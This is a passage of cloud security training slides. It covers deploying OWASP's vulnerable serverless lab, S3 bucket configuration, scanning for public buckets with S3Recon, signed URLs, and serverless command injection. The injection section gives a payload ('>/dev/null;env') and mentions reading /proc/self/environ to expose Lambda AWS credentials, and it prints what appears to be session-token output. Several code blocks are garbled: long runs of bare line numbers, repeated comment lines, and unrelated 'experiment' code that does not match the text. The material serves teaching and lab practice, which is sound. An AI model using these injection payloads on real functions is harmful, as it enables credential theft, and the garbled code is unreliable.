
## 14.5.3.1 Serverless Application Example

To understand the concept explained in the previous slides, we will deploy a serverless function application in AWS. It is necessary to create an AWS Account for this purpose.

[Damn Vulnerable Serverless Application \(DVSA\)](#) from OWASP is the learning environment to be deployed and used in this example.



# 14.5.3.1 Serverless Application Example



Head over <https://aws.amazon.com/lambda> to start creating a function.




# 14.5.3.1 Serverless Application Example

## Other options


### AWS Serverless Application Repository

Deploy an application from the [AWS Serverless Application Repository](#) (pipeline not included).




1. Go to lambda, create application
2. Other Options
3. Browse Serverless app repository
4. Mark the option "Show apps that create custom IAM roles or resource policies"
5. Search DVSA

# 14.5.3.1 Serverless Application Example



Go to the AWS System manager, Parameter Store and look for the DVSA URL

# 14.5.3.1 Serverless Application Example



Sign in to your account

Username \*

Password \*

Forget your password? [Reset password](#)

No account? [Create account](#)

**SIGN IN**

Now head to the URL and register an account. It should be a real email for receiving the activation code.



## 14.5.3.1 Serverless Application Example



Now the application has been deployed and we will come back to it later. Remember to delete resources once you finish working with them.

## 14.5.4 S3 Buckets

Simple Storage Service (S3) is an AWS scalable and distributed file system. These filesystems root folder are referred as buckets while everything else (files, subfolders) are referred as objects. Misconfigured S3 buckets have been the principal cause of many information leaks and attacks against organizations.



## 14.5.4 S3 Buckets

For further understanding of the security features inside S3 buckets, head to your AWS Account and let's create a new S3 bucket.

# 14.5.4 S3 Buckets

The screenshot shows the AWS Management Console interface for creating a new S3 bucket. The 'Create bucket' wizard is in progress, with three steps: 1. Name and region, 2. Configure options (current step), and 3. Set permissions. The 'Name and region' section is partially visible, showing a 'Bucket name' input field. The 'Configure options' section is expanded, showing various settings:

- Versioning:** ☒ Keep all versions of an object in the same bucket. [Learn more](#)
- Server access logging:** ☐ Log requests for access to your bucket. [Learn more](#)
- Tags:** You can use tags to track project costs. [Learn more](#)  
A table with two columns: 'Key' and 'Value'. Below the table is a button '+ Add another'.
- Object-level logging:** ☐ Record object-level API activity using AWS CloudTrail for an additional cost. See [CloudTrail pricing](#) or [learn more](#)
- Default encryption:** ☒ Automatically encrypt objects when they are stored in S3. [Learn more](#)

While creating buckets, there are several configuration options that can be selected in the process.



# 14.5.4 S3 Buckets

1 Name and region 2 Configure options 3 Set permissions

Properties

**Versioning**

☒ Keep all versions of an object in the same bucket. [Learn more](#)

**Server access logging**

☐ Log requests for access to your bucket. [Learn more](#)

**Tags**

You can use tags to track project costs. [Learn more](#)

Key  Value

[+ Add another](#)

**Object-level logging**

☐ Record object-level API activity using AWS CloudTrail for an additional cost. See [CloudTrail pricing](#) or [learn more](#)

**Default encryption**

☒ Automatically encrypt objects when they are stored in S3. [Learn more](#)

**Object-level logging**

☐ Record object-level API activity using AWS CloudTrail for an additional cost. See [CloudTrail pricing](#) or [learn more](#)

**Default encryption**

☒ Automatically encrypt objects when they are stored in S3. [Learn more](#)

☐ AES-256  
Use Server-Side Encryption with Amazon S3-Managed Keys (SSE-S3)

☒ AWS-KMS  
Use Server-Side Encryption with AWS KMS-Managed Keys (SSE-KMS)

► Advanced settings

Access control and encryption can be specified at this stage.

Public access settings for this bucket

Use the Amazon S3 block public access settings to enforce that buckets don't allow public access to data. You can also configure the Amazon S3 block public access settings at the account level. [Learn more](#)

**Manage public access control lists (ACLs) for this bucket**

☒ Block new public ACLs and uploading public objects (*Recommended*)

☒ Remove public access granted through public ACLs (*Recommended*)

**Manage public bucket policies for this bucket**

☒ Block new public bucket policies (*Recommended*)

☒ Block public and cross-account access if bucket has public policies (*Recommended*)

**Manage system permissions**

## 14.5.4 S3 Buckets

Common S3 attacks consist in unauthorized access to objects. These attacks often gives the capability of modifying and creating new objects and changing existing policies and permissions on S3 buckets.



## 14.5.5 Tool: s3recon

Automating the discovery of misconfigured buckets can be done using [S3Recon](#). Instructions on how to clone and install the tool are provided in the Github repository.

## 14.5.5 Tool: s3recon

Python-pip can be used to install S3Recon, although you might be aware of missing dependencies during the process and install them too.

```
root@0xluk3:~# pip install s3recon
Requirement already satisfied: s3recon in /usr/local/lib/python3.7/dist-packages (1.2.2)
Requirement already satisfied: mergedeep>=1.0 in /usr/local/lib/python3.7/dist-packages (from s3recon) (1.1.1)
root@0xluk3:~# s3recon -h
Traceback (most recent call last):
  File "/usr/local/bin/s3recon", line 5, in <module>
    from s3recon.s3recon import cli
  File "/usr/local/lib/python3.7/dist-packages/s3recon/s3recon.py", line 24, in <module>
    from s3recon.mongodb import MongoDB, Hit, Access
  File "/usr/local/lib/python3.7/dist-packages/s3recon/mongodb.py", line 6, in <module>
    from pymongo import MongoClient
ModuleNotFoundError: No module named 'pymongo'
root@0xluk3:~# pip3 install pymongo
Collecting pymongo
  Downloading https://files.pythonhosted.org/packages/2f/e2/91a313e50adcf35182e260d65cf7ec60f6f0367abefc2fbab264e6f4544d/pymongo-3.10.1-cp37-cp38-abi3-manylinux2014_x86_64.whl (462kB)
    471kB 983kB/s
Installing collected packages: pymongo
Successfully installed pymongo-3.10.1
root@0xluk3:~# s3recon -h
usage: s3recon [-h] [-o file] [-d] [-p] [-t seconds] [-v] word_list [word_list ...]

positional arguments:
  word_list              read words from one or more <word-list> files

optional arguments:
  -h, --help            show this help message and exit
  -o file, --output file write output to <file>
  -d, --db              write output to database
  -p, --public          only include 'public' buckets in the output
  -t seconds, --timeout seconds http request timeout in <seconds> (default: 30)
  -v, --version         show program's version number and exit
root@0xluk3:~#
```

## 14.5.5 Tool: s3recon

S3Recon needs a wordlist, there is one in the Github repository or a personalized one can be created based on your needs. At this moment the one from the repository will be used.

```
curl -sSfL -o "word-list.txt" "https://raw.githubusercontent.com/clarketm/s3recon/master/data/words.txt"
```

```
root@xluk3:~# curl -sSfL -o "word-list.txt" "https://raw.githubusercontent.com/clarketm/s3recon/master/data/words.txt"
root@xluk3:~# cat word-list.txt
walmart
google
apple
microsoft
uber
lyft
amazon
```

## 14.5.5 Tool: s3recon

Running S3 recon with the wordlist file can be done with the following command:

```
s3recon "word-list.txt" -o "results.json" --public
```

```
root@xluk3:~# s3recon "word-list.txt" -o "results.json" --public
- PRIVATE https://s3.ap-south-1.amazonaws.com/apple-test
- PRIVATE https://s3.us-west-2.amazonaws.com/test-uber
- PRIVATE https://s3.ca-central-1.amazonaws.com/google-dev
- PRIVATE https://s3.ap-southeast-1.amazonaws.com/apple-test
- PRIVATE https://s3.ap-southeast-2.amazonaws.com/google-testing
- PRIVATE https://s3.ap-south-1.amazonaws.com/google.dev
- PRIVATE https://s3.ap-northeast-2.amazonaws.com/lyft
- PRIVATE https://s3.us-west-2.amazonaws.com/google
- PRIVATE https://s3.eu-west-2.amazonaws.com/dev-microsoft
+ PUBLIC https://s3.us-east-1.amazonaws.com/amazon-dev
- PRIVATE https://s3.ca-central-1.amazonaws.com/test-google
PRIVATE https://s3.eu-north-1.amazonaws.com/apple
```

## 14.5.5 Tool: s3recon

Buckets marked as "public" could give access to restricted content. Objects could be accessed via aws-cli.



## 14.5.5 Tool: s3recon


S3Recon can be integrated with MongoDB for scraping large results. This proves useful in bug bounty programs where any assets belonging to the company are within the scope.

## 14.5.5 Tool: s3recon

Some reports from hackerone related to S3 misconfigurations can be reviewed in the following links:

- <https://hackerone.com/reports/631529>
- <https://hackerone.com/reports/507097>
- <https://hackerone.com/reports/504600>
- <https://hackerone.com/reports/209223>

## 14.5.6 S3 AWS Signed URLs




AWS Signed URLs can be used to give objects temporary access. Any user having this URL will be able to download the object for a limited time. They are commonly used by streaming providers.

Create a private bucket and add some files to it.

## 14.5.6 S3 AWS Signed URLs

When trying to reach any off these URLs, an "AccessDenied" error will appear because the bucket has been set as private.



## 14.5.6 S3 AWS Signed URLs

Using aws-cli, you should be able to access these objects once it has been configured via "aws-cli configure" command. Files can be copied using "aws-cli cp <S3URI> <LOCPATH>"




## 14.5.6.1 Creating Signed URLs

Signed URLs can be generated using boto3 library for python (pip install boto3).

```

10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
104
```

## 14.5.6.1 Creating Signed URLs



Visiting the Signed URL shows the object contents.

```
28 # Create the experiment's context
29 with_client.assert_raises(
30     ValueError, create_experiment, "foo", "bar", "baz"
31 )
32 # Create the experiment's context
33 # Create the experiment's context
34 # Create the experiment's context
35 # Create the experiment's context
36 # Create the experiment's context
37 # Create the experiment's context
38 # Create the experiment's context
39 # Create the experiment's context
40 # Create the experiment's context
41 # Create the experiment's context
42 # Create the experiment's context
43 # Create the experiment's context
44 # Create the experiment's context
45 # Create the experiment's context
46 # Create the experiment's context
47 # Create the experiment's context
48 # Create the experiment's context
49 # Create the experiment's context
50 # Create the experiment's context
51 # Create the experiment's context
52 # Create the experiment's context
53 # Create the experiment's context
54 # Create the experiment's context
55 # Create the experiment's context
56 # Create the experiment's context
57 # Create the experiment's context
58 # Create the experiment's context
59 # Create the experiment's context
60 # Create the experiment's context
61 # Create the experiment's context
62 # Create the experiment's context
63 # Create the experiment's context
64 # Create the experiment's context
65 # Create the experiment's context
66 # Create the experiment's context
67 # Create the experiment's context
68 # Create the experiment's context
69 # Create the experiment's context
70 # Create the experiment's context
71 # Create the experiment's context
72 # Create the experiment's context
73 # Create the experiment's context
74 # Create the experiment's context
75 # Create the experiment's context
76 # Create the experiment's context
77 # Create the experiment's context
78 # Create the experiment's context
79 # Create the experiment's context
80 # Create the experiment's context
81 # Create the experiment's context
82 # Create the experiment's context
83 # Create the experiment's context
84 # Create the experiment's context
85 # Create the experiment's context
86 # Create the experiment's context
87 # Create the experiment's context
88 # Create the experiment's context
89 # Create the experiment's context
90 # Create the experiment's context
91 # Create the experiment's context
92 # Create the experiment's context
93 # Create the experiment's context
94 # Create the experiment's context
95 # Create the experiment's context
96 # Create the experiment's context
97 # Create the experiment's context
98 # Create the experiment's context
99 # Create the experiment's context
100 # Create the experiment's context
```



## 14.5.6.2 Signed Cookies

Signed URLs gives access to a single file. This method it does not scale when access to a set of objects is needed. For this reason Signed cookies can be used to give access to more than one object at a time.



## 14.5.7 Serverless Event Injection

Serverless functions listen for events or triggers in order to be executed. These events can be injected from other trusted sources in cloud environments leading to a Serverless Event Injection vulnerability. These trusted sources can be:

- Actions on S3 Objects
- Alerting Systems (Cloudwatch)
- API Gateway Calls
- Changes in the code repository
- Database events
- HTTP APIs

```

22 # Returns the result of the experiment
23 # observations = an array of Observations, in number of
24 # candidates
25 # control = the control observation
26 #
27 def initialize(experiment, observations = [], control = nil)
28   @experiment = experiment
29   @observations = observations
30   @control = control
31   @candidates = observations - [control]
32   evaluate_candidates
33
34   freeze
35 end
36
37 # Public: the experiment's context
38 def context
39   @experiment.context
40 end
41
42 # Public: the name of the experiment
43 def experiment_name
44   @experiment.name
45 end
46
47 # Public: was the result a match between a.i. and human?
48 def matched?
49   @ioems.result[:b]
50 end

```

## 14.5.7 Serverless Event Injection

Some serverless functions runs shell or eval content with untrusted input. For instance, imagine a function with the previous example where the S3 URIs are user controlled.


```
“os.system(“aws s3 cp {0} {1}”.format(src_object,  
dst_object))”
```

If we are able to control any of these variables a command injection vulnerability changing the name of the filename.

# 14.5.7.1 Serverless Event Injection Scenario


Remember that serverless functions live for a limited time. This is because they are executed in a small server that lives for a few minutes, this means regular vulnerabilities can exist but only for the time the server is alive.

Visit <https://www.serverless-hack.me/> or install it in your AWS account



# 14.5.7.1 Serverless Event Injection Scenario

The application converts Word doc files to text. It takes an URL (default one supplied) and outputs its contents on the screen.



## 14.5.7.1 Serverless Event Injection Scenario

The function gets invoked by an AWS API Gateway Call. We can observe how the command is issued by crashing the application.

```
def handler(event, context):
    # Parse the event
    experiment_name = event['experiment_name']
    experiment_id = event['experiment_id']
    experiment_context = event['experiment_context']


    # Create the experiment
    experiment = Experiment(experiment_name, experiment_id, experiment_context)

    # Run the experiment
    experiment.run()

    # Return the result
    return {'result': experiment.result}
```

## 14.5.7.1 Serverless Event Injection Scenario

Observing the API Gateway configuration we can understand that this endpoint works as a Lambda Proxy, when the serverless functions receives the event from the proxy it gets invoked.





## 14.5.7.1 Serverless Event Injection Scenario

As we have seen the vulnerable code and where the injection takes place. Try injecting some commands

HINT: use “> /dev/null” after the document URL to receive a clean output.

```
1 def skill_kickoff(experiment, observations = {}, control = null)
2   # Kickoff the experiment
3   # observations = an array of observations
4   # control = the control observation
5   # candidates = observations - {control}
6   # candidates = observations - {control}
7   # candidates = observations - {control}
8   # candidates = observations - {control}
9   # candidates = observations - {control}
10  # candidates = observations - {control}
11  # candidates = observations - {control}
12  # candidates = observations - {control}
13  # candidates = observations - {control}
14  # candidates = observations - {control}
15  # candidates = observations - {control}
16  # candidates = observations - {control}
17  # candidates = observations - {control}
18  # candidates = observations - {control}
19  # candidates = observations - {control}
20  # candidates = observations - {control}
21  # candidates = observations - {control}
22  # candidates = observations - {control}
23  # candidates = observations - {control}
24  # candidates = observations - {control}
25  # candidates = observations - {control}
26  # candidates = observations - {control}
27  # candidates = observations - {control}
28  # candidates = observations - {control}
29  # candidates = observations - {control}
30  # candidates = observations - {control}
31  # candidates = observations - {control}
32  # candidates = observations - {control}
33  # candidates = observations - {control}
34  # candidates = observations - {control}
35  # candidates = observations - {control}
36  # candidates = observations - {control}
37  # candidates = observations - {control}
38  # candidates = observations - {control}
39  # candidates = observations - {control}
40  # candidates = observations - {control}
41  # candidates = observations - {control}
42  # candidates = observations - {control}
43  # candidates = observations - {control}
44  # candidates = observations - {control}
45  # candidates = observations - {control}
46  # candidates = observations - {control}
47  # candidates = observations - {control}
48  # candidates = observations - {control}
49  # candidates = observations - {control}
50  # candidates = observations - {control}
51  # candidates = observations - {control}
52  # candidates = observations - {control}
53  # candidates = observations - {control}
54  # candidates = observations - {control}
55  # candidates = observations - {control}
56  # candidates = observations - {control}
57  # candidates = observations - {control}
58  # candidates = observations - {control}
59  # candidates = observations - {control}
60  # candidates = observations - {control}
61  # candidates = observations - {control}
62  # candidates = observations - {control}
63  # candidates = observations - {control}
64  # candidates = observations - {control}
65  # candidates = observations - {control}
66  # candidates = observations - {control}
67  # candidates = observations - {control}
68  # candidates = observations - {control}
69  # candidates = observations - {control}
70  # candidates = observations - {control}
71  # candidates = observations - {control}
72  # candidates = observations - {control}
73  # candidates = observations - {control}
74  # candidates = observations - {control}
75  # candidates = observations - {control}
76  # candidates = observations - {control}
77  # candidates = observations - {control}
78  # candidates = observations - {control}
79  # candidates = observations - {control}
80  # candidates = observations - {control}
81  # candidates = observations - {control}
82  # candidates = observations - {control}
83  # candidates = observations - {control}
84  # candidates = observations - {control}
85  # candidates = observations - {control}
86  # candidates = observations - {control}
87  # candidates = observations - {control}
88  # candidates = observations - {control}
89  # candidates = observations - {control}
90  # candidates = observations - {control}
91  # candidates = observations - {control}
92  # candidates = observations - {control}
93  # candidates = observations - {control}
94  # candidates = observations - {control}
95  # candidates = observations - {control}
96  # candidates = observations - {control}
97  # candidates = observations - {control}
98  # candidates = observations - {control}
99  # candidates = observations - {control}
100 # candidates = observations - {control}
```

# 14.5.7.1 Serverless Event Injection Scenario

As the server will be recycled due to its limited life, there is no point on trying to backdoor it. However, lambda functions store AWS keys in environment variables. They could be reached using “env” or “cat /proc/self/environ”

Enter a URL of a Word Doc (.doc) file to convert:

<https://www.puresec.io/hubfs/document.doc>>/dev/null;env


```
AWS_LAMBDA_FUNCTION_VERSION=SLATEST
AWS_SESSION_TOKEN=IQub3pZ2luX2VjEjE0aXVzLXdlc3Q6MjI0MEYCIQCePH2oaGp16p4gmpMInrl18YF4Nw2/+6q6Pa3bZZA5glhAPOURIAg:
'yhh00q2wESAWV4ZMC07GT9wawwEKOrbmwVrd14aZMvwotUOoZk7UcWuAIEMx4JZmkRCEI0uyLMlbrdFqDZS82Nmjskbl1UyayJITIZ8+ZAm4b67h
/7LahYzKHf7JD3DAhXJclYf0SezCH0nYHienDua+CRcXn2lwxAgg/vtPH/O6n16qJ
/H9ULXdg+K66FDvSVI6cfcmqgZvReLPldmVXIC7P9XAYegT6oHVeCitrnt8KcEww4+Kb8QU63wFA92A6bwrp7FHoyEl+Tgt090i3HwKIO+kGVshg
BUCKET_URL=http://aws-serverless-repository-serverless-goat-bucket-1mgh0m1xs6ppx.s3-website-us-west-2.amazonaws.com AWS_LAMBDA_LOG_Gr
FunctionConvert-VIJP090CCSRX LAMBDA_TASK_ROOT=/var/task LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib/
